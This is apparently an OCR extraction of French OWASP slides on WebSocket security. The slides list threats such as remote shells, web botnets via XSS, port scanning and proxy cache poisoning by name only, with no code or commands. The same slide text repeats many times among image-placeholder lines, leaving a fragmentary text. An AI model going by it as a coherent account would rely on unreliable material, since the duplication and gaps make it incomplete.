
- Possible entre différents domaines
- Permettrai de réduire la taille du contenu transporté ?

c'est quand même un peu sale de se servir des WebSockets

WebSocket API :)

OWASP
The Open Web Application Security Project

- Possible entre différents domaines
- Permettrai de réduire la taille du contenu transporté ?



c'est quand même un peu sale de se servir des WebSockets

WebSocket API :)

OWASP
The Open Web Application Security Project


- Possible entre différents domaines
- Permettrai de réduire la taille du contenu transporté ?

c'est quand même un peu sale de se servir des WebSockets

WebSocket API :)

OWASP
The Open Web Application Security Project

- Possible entre différents domaines
- Permettrai de réduire la taille du contenu transporté ?




c'est quand même un peu sale de se servir des WebSockets

WebSocket API :)

OWASP
The Open Web Application Security Project

- Possible entre différents domaines
- Permettrai de réduire la taille du contenu transporté ?




c'est quand même un peu sale de se servir des WebSockets

WebSocket API :)

OWASP
The Open Web Application Security Project

- Possible entre différents domaines
- Permettrai de réduire la taille du contenu transporté ?



c'est quand même un peu sale de se servir des WebSockets


Websocket Menaces

- Parmi les attaques possibles, certaines sont triviales:
  - Shell Distant
  - Botnet Web
    - via un XSS ou tout simplement en se connectant à un site Web.
  - Port scanning...

OWASP
The Open Web Application Security Project

- Empoisonnement de cache de proxy

Proxy Transparent




Ca me rappelle les proxy SFR...

OWASP
The Open Web Application Security Project

- Empoisonnement de cache de proxy

Proxy Transparent




Ca me rappelle les proxy SFR...

OWASP
The Open Web Application Security Project

- Empoisonnement de cache de proxy

Proxy Transparent



Ca me rappelle les proxy SFR...

OWASP
The Open Web Application Security Project

- Empoisonnement de cache de proxy


Proxy Transparent

Ca me rappelle les proxy SFR...

OWASP
The Open Web Application Security Project

- Empoisonnement de cache de proxy

Proxy Transparent

